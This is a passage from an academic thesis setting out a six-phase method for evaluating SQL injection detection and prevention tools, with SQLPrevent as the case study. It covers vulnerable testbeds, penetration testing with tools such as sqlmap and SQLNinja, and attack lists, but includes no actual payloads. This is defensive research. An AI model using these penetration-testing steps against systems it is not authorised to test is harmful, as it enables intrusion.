


Figure 5.2: Phase 1 – Detailed Methodology Diagram: Create Testbed

## Chapter 5. A Methodology for SQLIAs Security Tools Evaluation

J2EE and available only for Windows. We have also automatically defined the “Programming Language” and “Operating system”, and in addition we restrict the set of choose of the others components: “Application Server” and “Database”, that are compatible with our original choice. As we can see from the diagram, each of the 5 components could take several different values. For example the component “Programming Language” could be one of ASP, PHP, .NET, JSP or yet another existing programming language used by develop a web application. So it is easy to notice that there are a lot of combinations available by mixing all this elements. This is one of the main reason why the evaluation process is such a time spending and not trivial activity. In our case, for the evaluation of SQLPrevent we will consider only J2EE web applications. This because of a limitation of the tool itself. This last example shows how the whole methodology must be adapted for each tool evaluated. In fact to get the best evaluation the all process must fit ad-hoc on the security tool tested (tab. 5.1).

Input	SQL Injection vulnerable Web Application
Output	A testbed made up of a vulnerable web application running on a configured network
Components	<ul style="list-style-type: none"> <li>• Vulnerable Web Application</li> <li>• Applications Server</li> <li>• Programming Language</li> <li>• Database</li> <li>• Operating System</li> </ul>
Measured Parameters	<ul style="list-style-type: none"> <li>• Stability → Environment Independence</li> </ul>

*Table 5.1: Phase 1 – Create Testbed*

## 5.2. Proposed Methodology

---

The most critical part of this initial phase is to find vulnerable web applications as the base of all the evaluation tests. This step is definitely the most time consuming and complex. It is really a challenge and not always it would be achieved a successful result. To find out vulnerable web applications there are three main approaches:

1. **Trivial** – the easiest way is to develop an on purpose vulnerable web application. This is useful especially at the beginning, during the initial part of the evaluation test or even before during the design phase of the security tool. It is useful to have a first feedback of the functioning of the security tool. Of course the whole evaluation could not be based on these types of trivial web applications made ad-hoc. However it is always good to start with this and then switch to real web applications.
2. **Choice by Databases** - by simply surfing the Net is possible to find updated databases which store all the well known vulnerabilities of famous (and not) web applications and websites. Usually these are huge archives of web applications such as GHDB (Google Hacking Database at <http://johnny.ihackstuff.com/ghdb.php>, The Web Hacking Incidents Database of the Web Application Security Consortium at [http://www.webappsec.org/projects/whid/byclass\\_class\\_attackmethod\\_value\\_sql\\_injection.shtml](http://www.webappsec.org/projects/whid/byclass_class_attackmethod_value_sql_injection.shtml) or The Open Source Vulnerability Database at <http://osvdb.org/> where is possible to find all different types of vulnerabilities, not only SQL Injection, and useful information about how to exploit them. An other example of those archives is the Acunetix web site [26] which proposes a list of known web application vulnerabilities/ threats, and the specific technologies which they target. However, because all the vulnerabilities are well known, these depots refer only to old version of web applications vulnerabilities or incidents, and not probably to the last version of them. This way to find vulnerabilities is more useful of the previous one, because it handles real web applications vulnerabilities recognized by the whole computer security community.
3. **Discovered by Vulnerability Scanners** - checking for new SQL Injection vulnerabilities involves auditing your website and web ap-



## Chapter 5. A Methodology for SQLIAs Security Tools Evaluation

---

plications. Manual vulnerability auditing is complex and very time-consuming. It also demands a high-level of expertise and the ability to keep track of considerable volumes of code and of all the latest tricks of the hackers 'trade'. The best way to check whether web applications are vulnerable to SQL injection attacks is by using an automated web vulnerability scanner. It crawls your entire website and should automatically check for vulnerabilities to SQL Injection attacks. It indicates which URLs/scripts are vulnerable to SQL injection. Besides SQL injection vulnerabilities a web application scanner will also check for other web vulnerabilities. However vulnerability scanners are also, unfortunately, famous to be rich of false positive, so once it has been detected a vulnerability, a manual double check is mandatory in order to verify it and have exactly all the couples of vulnerable web page/parameters. Finding a new vulnerability is absolutely the most difficult and time consuming task for our evaluation tests, in fact most of the time it reaches negative results. In other words, after analyzed completely a web application per hours is possible does not find any vulnerability in it. That is why a good approach is a balanced mix of all the three different methods presented above and not focus only on one of them. There are a lot of vulnerability scanners both commercial and open source that run on all types of O.S. and network configurations. For example "Insecure.org" provides a good selection of the top 10 vulnerability scanners at <http://sectools.org/vuln-scanners.html>

### **Phase 2 - Perform SQLIAs Without Tool**

After found and verified the exact vulnerabilities of a web application 5.3. We should have couples of data which are: vulnerable page and parameters like for example "login.jsp" and "username&password". For each of those parameters, identify type, purpose and possible attack strings. Afterwards, perform a penetration test exploiting the set of injectable parameters on their vulnerable pages. Once it has been performed a first attack successfully, create an attack list and a benign list for the insecure web application and write a set of script able to submit the created lists automatically (tab. 5.2).

## 5.2. Proposed Methodology

---




Figure 5.3: Phase 2 – Detailed Methodology Diagram: Perform SQLIAs Without Tool

## Chapter 5. A Methodology for SQLIAs Security Tools Evaluation

---

Input	Couples of vulnerable web page/parameters of the insecure web application
Output	Web application successful penetrated
Components	<ul style="list-style-type: none"><li>• Penetration Test</li><li>• Attack List</li><li>• Benign List</li></ul>
Measured Parameters	--

Table 5.2: Phase 2 – Perform SQLIAs Without Tool

The critical component of this phase is the penetration test. A **penetration test** is a method of evaluating the security of a computer system or network by simulating an attack by a malicious user. The process involves an active analysis of the system for any potential vulnerabilities that may result from poor or improper system configuration, known and/or unknown hardware or software flaws, or operational weaknesses in process or technical countermeasures. This analysis is carried out from the position of a potential attacker, and can involve active exploitation of security vulnerabilities. The intent of a penetration test is to determine feasibility of an attack and the amount of business impact of a successful exploit, if discovered. It is a component of a full security audit. Web application penetration testing refers to a set of services used to detect various security issues with web applications. Web application penetration testing services help identify issues related to:

- *Vulnerabilities and risks in web applications*
- *Known and unknown vulnerabilities (0-day)* to combat against the threat until security vendor provides the appropriate solution.
- *Technical vulnerabilities:* URL manipulation, SQL injection, cross site scripting, back-end authentication, password in memory, session hijacking, buffer overflow, web server configuration, credential management etc.

## 5.2. Proposed Methodology

---

- *Business Risks:* Day-to-Day threat analysis, unauthorized logins, personal information modification, price list modification, unauthorized funds transfer, breach of customer trust etc.

As well as for vulnerability scanners, penetration tests are easily available on the Net. There are several community and web site that provide them, for example SQLNinja, SqlMap or “Insecure.org” (<http://seclists.org/pen-test/>) for a list of them. Some of them are open source, others commercial tools, however each one usually runs only under specific configuration and it is not definitely trivial to use. For example SQLNinja to work properly, requires Linux as operating system and MS SQL Server as back end database. That is why is always suggested to perform test with different types of penetration tester in order to test all the different network configurations and testbed.

### Phase 3 - Install Tool




Figure 5.4: Phase 3 – Detailed Methodology Diagram: Install Tool

The figure 5.4 (tab. 5.3) refers to the installation of the security tool which its goal is to protect the previously analyzed vulnerable web application. This phase is strictly related to the own nature of the tool we are evaluating. It means that the installation phase changes a lot from one tool to the others in terms of complexity and time-consuming. It because each tool has a different deployed process, features and limitations for example in our SQLPrevent this phase is straightforward and easy to complete in a few steps, because it requires just a few quick modifications (see Appendix A1). Instead for other tools, it is more time-consuming and harder to install, set up and configure

## Chapter 5. A Methodology for SQLIAs Security Tools Evaluation

---

because they require for example, modification of the run time environment or the web application source code or even an initial training step [78].

Input	Vulnerable and penetrated web application
Output	Secure web application
Components	--
Measured Parameters	--

*Table 5.3: Phase 3 – Install Tool*

### **Phase 4 - Re-Perform SQLIAs With Tool**

The procedure of this phase (fig. 5.5, Tab. 5.4) is the exact copy of the phase number 2 but with the security tool properly installed to make safe the web application, vulnerable otherwise. Here we will run again the same attack and benign lists and perform the same penetration tests as discussed above.

## 5.2. Proposed Methodology

---




Figure 5.5: Phase 4 – Detailed Methodology Diagram: Re-Perform SQLIAs With Tool

## Chapter 5. A Methodology for SQLIAs Security Tools Evaluation

Input	Couples of vulnerable web page/parameters of phase 2
Output	Safe Web application, not penetrated anymore
Components	<ul style="list-style-type: none"> <li>• Penetration Test</li> <li>• Attack List</li> <li>• Benign List</li> </ul>
Measured Parameters	<ul style="list-style-type: none"> <li>• Flexibility → Types of SQLIAs</li> <li>• Efficiency → (False positive, False Negative)</li> <li>• Effectiveness → (Attacks Detection, Attacks Prevention)</li> <li>• Performance → (Detection Overhead, Prevention Overhead)</li> </ul>

Table 5.4: Phase 4 – Re-Perform SQLIAs With Tool

### Phase 5 - Analyze Results




Figure 5.6: Phase 5 – Detailed Methodology Diagram: Analyze Results

This is the last phase of a complete loop of our evaluation methodology. Here (fig. 5.6, tab. 5.5) we should have results and data of all the test run

## 5.2. Proposed Methodology

---

during the previous 4 stage. On those information we will calculate average and statistics estimation in order to achieve some useful conclusion and state a coherent judgment on the SQLIAs security tool.

Input	All the measured parameters
Output	Results, comments, average and statistics
Components	--
Measured Parameters	--

Table 5.5: Phase 5 – Analyze Results

### Phase 6 - Change Parameters and Loop




Figure 5.7: Phase 6 - Detailed Methodology Diagram: Change Parameters and Loop

In order to achieve a complete and reasonable evaluation, we should follow the 5 phases of methodology described above as much as possible. For each new loop we must change at least one feature of the core components listed above (fig. 5.7, tab. 5.6). For example the vulnerable web application used for the tests or the back end database or even operating system and application server. Moreover is useful to change also attack and benign lists to attempt all the different types of SQLIAs and exchanging different penetration test and security scanners too in order to achieve a bigger set of results. Iteration, for the evaluation process, is fundamental to reach useful results and as it is easy to see there are so many different parameters to mix each other that



## Chapter 5. A Methodology for SQLIAs Security Tools Evaluation

create a large number of combinations. In fact, for example, considering the following 9 components of our evaluation of SQLPrevent, with their different set of values as here reported: vulnerable web application (Amnesia testbed – 5) , database (MySQL, MS SQL-Server – 2), O.S. (Linux, Windows – 2), application server (JBoss, Tomcat – 2), programming language (J2EE – 1), attack list (Amnesia, Obfuscate – 2), benign list (Amnesia – 1), vulnerability scanner (Acunetix, Paros, WebScarab – 3), penetration tester (SQLNinja, SQLmap - 2); we obtain exactly:  $(5 \cdot 2 \cdot 2 \cdot 2 \cdot 1 \cdot 2 \cdot 1 \cdot 3 \cdot 2) = 480$ . It means 480 different combinations of test, so 480 complete loops to iterate. This makes the evaluation a real time-spending challenge, that is also why is often underestimate and not completely considerate.

Input	All the measured parameters
Output	Results, comments, average and statistics
Components	--
Measured Parameters	--

Table 5.6: Phase 6 - Change Parameters and Loop

### 5.3 Step-by-Step Procedure

#### Phase 1 - Create Testbed




Figure 5.8: Phase 1 - Step-by-Step Procedure: Create Testbed

1. Choose an operating system

### 5.3. Step-by-Step Procedure

---

2. Find a set of vulnerable web applications,  $W$ , based on a back-end database
  - (a) Develop an on purpose vulnerable web application
  - (b) Choice well known vulnerabilities by Database
  - (c) Discover new vulnerabilities
3. Use a set of SQLIA vulnerability scanners,  $S$ , to discover SQL Injection vulnerabilities,  $V$  and their injectable parameters  $P$
4. Manually verify the finding  $V$  and  $P$
5. Set up  $W$  on a set of compatible web servers,  $J$

#### Phase 2 - Perform SQLIAs Without Tool




Figure 5.9: Phase 2 - Step-by-Step Procedure: Perform SQLIAs Without Tool

6. For each parameter  $p$  in  $P$ , identify its type, purpose and possible attack strings
7. Perform a penetration test on  $V$  exploiting the set of injectable parameters  $P$
8. Create an attack list,  $M$ , and a benign list  $B$  for each of the  $V$  web application found to be vulnerable
9. Write a set of script,  $C$ , to submit the  $M$  and  $B$  automatically

#### Phase 3 - Install Tool




Figure 5.10: Phase 3 - Step-by-Step Procedure: Install Tool

10. Deploy the security tool into each web application  $V$

#### Phase 4 - Re-Perform SQLIAs With Tool




Figure 5.11: Phase 4 - Step-by-Step Procedure: Re-Perform SQLIAs With Tool

11. Run again the same penetration test for the web application with the security tool installed
12. Execute testing script and log the detection results

#### Phase 5 - Analyze Results

### 5.3. Step-by-Step Procedure

---




Figure 5.12: Phase 5 - Step-by-Step Procedure: Analyze Results

13. Calculate the average percentage rate of attacks detection, attacks prevention, false positive and false negative
14. Calculate performance: detection and prevention overhead

#### Phase 6 - Change Parameters and Loop




Figure 5.13: Phase 6 - Step-by-Step Procedure: Change Parameters and Loop

15. Change at least one of the following parameters: Vulnerable Web Application ( $W$ ), Back-End Database, O.S., Application Server ( $J$ ), Programming Language, Attack List ( $M$ ), Benign List ( $B$ ), Vulnerability Scanner ( $S$ ), Penetration Tester
16. Go back to phase 1

## 5.4 Complete Evaluation Model

This diagram 5.14 summarizes the all evaluation methodology proposed in this chapter. It shows how the main element interact each other. Here we can see how is the logical data flow to follow, described by the 6 phases. In addition it is possible to observe how each phase is characterized by different components such as phase 1 with programming language, vulnerable web application, application server, database and operating system and what kind of result provides each phase such as stability for phase 1.




Figure 5.14: Complete Evaluation Model

## 5.5 Advantages and Limitations

The proposal methodology for evaluation of security tools against SQLIAs, we have described in this chapter, presents several important points of inter-

## 5.5. Advantages and Limitations

---

est. First of all the methodology is abstracted enough to be utilized for the evaluation of different types of tools, not only ours (SQLPrevent). In fact, it provides a standard and common guideline for the evaluation process of detection and prevention of SQLIAs tools in general without any restriction or limitations. However as introduced above, the 6 phases for the complete evaluation procedure, must be adapted and stetted up for the specific tool you are testing. This is the biggest weakness, but it is compulsory in order to keep a large level of abstraction. For example in our case, we have fit the 6 phases on SQLPrevent and its own features and qualities. In fact SQLPrevent is a tool for both detection and prevention, so we test it for both those tasks. On the other hand, at the moments, it has been developed to work only with J2EE web applications, so we chose for its testbed only J2EE vulnerable web applications and consequently compatible network configurations. However SQLPrevent is database and operating system independent, so for them we were free of choice.

An other important advantage is that, our proposal methodology provides a complete evaluation by analyzing different aspects of the tool. In fact by following it, we could obtain all the different types of results we need to prove all the advantages and limitations of the tested tool. In fact after the all procedure we have the measure of efficiency (false positive, false negative), effectiveness (attacks detection, attacks prevention), stability (environment independence) and flexibility to be able to work properly with all the different types of SQLIAs.

Finally by adopting our evaluation methodology it is possible to compare all the different tools that handle the problem of SQLIAs and understand which one is the best for our purpose. In fact if someone is looking for a fast tool, he or she will probably care more about the performance. At the same time if someone else is looking for a tool adaptable on all different kind of configurations, networks and web applications, he or she will care more about the environment independence and so on.

In short, our proposal evaluation methodology is may not trivial to set up and fit on the security tool we want to test, but once this step is completed, the procedure provides a complete and efficient evaluation and it tests and highlights all the tool features, benefits and shortcomings.

# Chapter 6

## Evaluation of SQLPrevent (case study)

In this chapter we provide a complete and real example of the proposal evaluation methodology adapted on our security tool, SQLPrevent, that we have developed and tested during one year of research. We test our tool following the evaluation procedure presented previously and then we show in details all the results we have achieved by it. This section is on purpose more technical and schematic because it wants to recreate straightforwardly the exact experience, working environment and approach we had during our laboratory experiments.

### 6.1 Configuration Environment

To test SQLPrevent, we recreate a simulation of a real standard network architecture where, as showed in figure 6.1, there is a client side with maybe some malicious users and a server side where are running web applications and back-end databases. For the evaluation, firstly we used trivial web applications we developed vulnerable on purpose, then the testbed suite from AMNESIA [55] and set up the experimental environment as illustrated in Figure 6.2. However our results are based only on the testbed suite, which consists of an automatic testing script in Perl and five J2EE web applications (Bookstore, Employee Directory, Classified, Events, and Portal). Each web

## 6.1. Configuration Environment

---

